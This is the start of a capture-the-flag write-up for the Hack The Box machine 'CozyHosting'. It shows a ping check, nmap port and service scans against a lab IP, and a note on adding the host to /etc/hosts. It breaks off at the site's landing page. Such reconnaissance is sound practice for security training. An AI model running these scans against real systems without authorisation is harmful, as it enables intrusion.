

CozyHosting (HTB)

ip of the machine :- 10.129.2.185




```
~/current (4.096s)
ping 10.129.2.185 -c 5

PING 10.129.2.185 (10.129.2.185) 56(84) bytes of data.
64 bytes from 10.129.2.185: icmp_seq=1 ttl=63 time=76.2 ms
64 bytes from 10.129.2.185: icmp_seq=2 ttl=63 time=77.0 ms
64 bytes from 10.129.2.185: icmp_seq=3 ttl=63 time=76.4 ms
64 bytes from 10.129.2.185: icmp_seq=4 ttl=63 time=74.3 ms
64 bytes from 10.129.2.185: icmp_seq=5 ttl=63 time=75.8 ms

--- 10.129.2.185 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 74.306/75.939/76.998/0.907 ms
```

machine is on!!!




```
~/current (6.912s)
nmap -p- --min-rate=10000 10.129.2.185

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-16 21:27 IST
Nmap scan report for 10.129.2.185
Host is up (0.073s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.88 seconds
```

Got two open ports as usual...



```
~/current (9.068s)
nmap -p 22,80 -sC -A -Pn 10.129.2.185

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-16 21:28 IST
Nmap scan report for 10.129.2.185
Host is up (0.075s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.04 seconds
```

Did an aggressive scan and found the version of the services running on the ports...




The proxy server is refusing connections

Firefox is configured to use a proxy server that is refusing connections.

- Check the proxy settings to make sure that they are correct.
- Contact your network administrator to make sure the proxy server is working.

adding ip in /etc/hosts file..




cozyhosting.htb

Cozy Hosting

We offer modern solutions for growing your business


Host a project of any size and complexity with Cozy Hosting

It's like a hosting website or somethin'



```
